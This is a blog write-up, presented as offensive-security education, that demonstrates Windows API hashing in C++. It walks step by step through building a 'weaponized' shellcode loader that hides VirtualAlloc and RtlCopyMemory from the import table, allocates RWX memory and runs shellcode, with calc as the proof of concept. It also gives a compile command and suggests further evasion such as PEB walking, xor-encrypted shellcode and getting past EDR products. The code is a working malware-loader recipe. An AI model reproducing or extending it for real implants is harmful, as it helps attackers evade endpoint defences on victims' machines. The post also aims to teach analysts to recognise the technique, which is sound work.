Demonstrating API Hashing from an Offensive Perspective
Offensive Operations Series

Image: Based Hacker Snoopy

GitHub for code to follow along…

Preface

This write-up is a follow up to my previous *Defensive Operations* post in which we dissected a metasploit sample to deep-dive into code analysis and showcase a workflow that is repeatable and scalable to enable effective analysis regardless of the complexity of a sample.

During that write-up, we highlighted the use of API hashing to obfuscate the imports of the sample and referenced an ired.team article for further research.

In this write-up, we will be following up on that reference and showcasing how an attacker can use this technique and how it looks in the high-level source code (C++).

The code in my GitHub is essentially just refactoring of the code found here: Windows API Hashing in Malware | Red Team Notes

All credit to the author! This is for educational purposes and reinforcing the topics uncovered in the previous write-up.

Code provided in my repo:

1. *Python and C++ ports of the PowerShell hashing program demonstrated in the article*

2. *Example of the code functionality using LoadLibraryA (the article only demonstrates that a handle to CreateThread was obtained)*

3. *Weaponized code to obfuscate the calls to VirtualAlloc and RtlCopyMemory in the implants Import Address Table; detonating calc shellcode as a PoC*

The previous write-up covers fundamental low-level Windows OS mechanisms and is a good resource if you are unfamiliar with those topics. You can read it here, I recommend it as a prerequisite to this one but feel free to continue on without doing so! If you made it this far, thanks for reading.

To get into it, the workflow for reproducing the PoC is simple:

1. Generate the hash for the APIs you wish to use, in this case *VirtualAlloc* and *RtlCopyMemory.*
2. Update the parameters in the calls to *getFunctionAddressByHash()* with a)the module the API is located within and b) the hash of the API from the output of the hashing program/script you used for step 1 (snoop.py or compiling hash_algo.cpp).
3. Update the *typedef* of the relevant APIs as function pointer prototypes that fit the structure of what the specific API calls expect: in our case see the documentation for VirtualAlloc and RtlCopyMemory.
4. Update the main function to point the function prototypes we set up in step three to point to the resolved function address returned by the *getFunctionAddressByHash()* function.
5. Call the variable that you assigned to point to the function address as you would when using the APIs in a normal situation
6. Optionally, you could obfuscate the names of the functions you use in the source to avoid string analysis or utilize some form of string obfuscation to further conceal your intent during static analysis

It is important to understand how and why the code obfuscates the imports. Simply put, all we are doing effectively is dynamically resolving the address of modules and libraries at run time rather than statically linking them at compile time. For brevity, I will not explain the compilation process in this write-up but I have done more in-depth explanations that you can read here.

The advantage in doing this is that it makes static analysis less informative but dynamic code analysis circumvents this technique for the most part. Additionally, an experienced analyst will likely be able to recognize the variables and values pushed onto the stack for the call to the function address of the API we want to use. Additionally, we are allocating RWX memory for the PoC, which is a bright red flag that an analyst will see when running capability analysis tools like CAPA.

These are important things to keep in mind from a red team perspective. This technique alone is not highly evasive. However, what if we no longer used LoadLibraryA to load kernel32 or ntdll? What if we used inline assembly to dynamically resolve kernel32 and ntdll's base address from the PEB's InMemoryLoadOrder, with the understanding that these libraries are required to be loaded into the address space of every user-mode application? What if we allocated memory with RW permissions and changed them to RX prior to execution? What if we added some lightweight xor encryption to obfuscate the shellcode array? Signing the binary, patching the shellcode, the list goes on and on and can advance to highly advanced techniques like utilizing hardware breakpoints and sleep obfuscation for C2 implants.

I say all of this to highlight all of the possibilities and methods to make your implant more evasive. The technique of API hashing alone is not a standalone solution that will magically allow you to evade CrowdStrike's EDR. However, it is a method of hindering a defensive analyst's efforts to prove malicious intent. From a defensive perspective, it is important to be able to recognize and be familiar with this technique so that you can minimize its intended effect of throwing your investigation off track!

Thus, here I am writing about it haha.

Now, we can go through the PoC workflow…

First we can update the hash_algo.cpp source or use snoop.py to hash the APIs we want to use…

```
c:\Users\[redacted]\Desktop>hash.exe
API Name: VirtualAlloc  Hash: 0x45fbc5b
API Name: RtlCopyMemory Hash: 0x552c04f
```

Then, we copy this information and paste it into our calls to dynamically resolve API function addresses by hash…

```
FARPROC virtualAllocAddress = getFunctionAddressByHash((char*)"kernel32.dll", 0x45fbc5b);
if (!virtualAllocAddress) {
    printf("Failed to find VirtualAlloc function in kernel32.dll with hash 0x45fbc5b\n");
    system("pause");
    return 1;
}
printf("Successfully found VirtualAlloc function\n");

FARPROC rtlCopyMemoryAddress = getFunctionAddressByHash((char*)"ntdll.dll", 0x552c04f);
if (!rtlCopyMemoryAddress) {
    printf("Failed to find RtlCopyMemory function in ntdll.dll with hash 0x552c04f\n");
    system("pause");
    return 1;
}
```

Next, depending on what APIs we use, we need to update the typedef's to match the Windows Documentation for said APIs

```
using customVert = LPVOID(WINAPI*)(
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD  flAllocationType,
    DWORD  flProtect
    );

using customRtB = void(NTAPI*)(
    void* Destination,
    const void* Source,
    size_t      Length
    );
```

RtlCopyMemory is an outlier in some ways, as it is a run-time library function whose true implementation is contained within ntdll. However, it is often defined as a macro (per the documentation) contained within kernel32 that maps to other functions like memcpy() that perform the same functionality. This is a prime example of kernel32 essentially providing stubs and wrappers to functions contained within other libraries, primarily kernelbase. For a more in-depth explanation on this topic you can read the write-up that serves as the prerequisite inspiration for this document to gain more insight.

The reason RtlCopyMemory is an outlier is the fact that there is documentation on it readily available from Microsoft. Typically, ntdll API functions are not well documented because it acts as the lowest-level abstraction layer between user and kernel space.

A good resource for implementing other NtAPI functions with this technique can be found below:
Native API Documentation Resource

Next, we have to update the main function to point the function prototypes we set up in the previous step to point to the resolved function address returned by the *getFunctionAddressByHash()* function…

```
customVert VirtualAlloc = (customVert)virtualAllocAddress;
customRtB RtlCopyMemory = (customRtB)rtlCopyMemoryAddress;
```

Note that the variable that points to the function address is arbitrary. Meaning, this could be anything we want, for instance *TribouletLovesAT&T.*

Then, we would simply use that variable to call VirtualAlloc:

```
TribouletLovesAT&T(NULL, szArray, MEM COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE)
```

Technically, the typedef customVert defines a type alias for function pointer type and allows for declaration of function pointer type variables.

Shout out to the OG and mentor [0xTriboulet](), go check out his work as well!


Moving on, we simply call the function pointers to the address of the APIs we want to use. In this case, they have the same string value representation so they look like normal calls, but remember they can be whatever you declare them to be.

```
LPVOID pvExecMem = VirtualAlloc(NULL, sArraySize, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
if (pvExecMem == NULL) {
    printf("Memory allocation failed\n");
    system("pause");
    return 1;
}
printf("Memory successfully allocated\n");

RtlCopyMemory(pvExecMem, uArray, sArraySize);
printf("Successfully copied memory\n");

system("pause");

// Add function pointer to execute the code in memory
VOID(*fp)() = (VOID(*)())pvExecMem;
fp();
```


Then, we can compile and test. I used Mingw for testing so if you are using another compiler, like MSVC, it may require some tweaking.

To compile:

```
x86_64-w64-mingw32-g++ weaponized.cpp -o hashingAPIs.exe -static
```



If we press enter… <next page>



We see our shellcode was detonated!

Now we will use dumpbin to verify the absence of VirtualAlloc and RtlCopyMemory in the Imports Address Table…

<next page>

```
49C RaiseException
4E3 RtlCaptureContext
4EB RtlLookupFunctionEntry
4F1 RtlUnwindEx
4F2 RtlVirtualUnwind
555 SetLastError
594 SetUnhandledExceptionFilter
5A4 Sleep
5A5 SleepConditionVariableCS
5C6 TlsAlloc
5C7 TlsFree
5C8 TlsGetValue
5C9 TlsSetValue
5CE TryEnterCriticalSection
5F7 VirtualProtect
5F9 VirtualQuery
60A WakeAllConditionVariable
60B WakeConditionVariable
62E WideCharToMultiByte
```

Mission Accomplished ;)

Conclusion

In this write-up, we covered a variety of topics related to our implementation of API hashing in order to reinforce learning to allow analysts to recognize this technique when performing code analysis both in a debugger/disassembler and correlating that to high-level source code. We also covered relevant usage of the technique for an attacker and why it is relevant. I hope you enjoyed the read!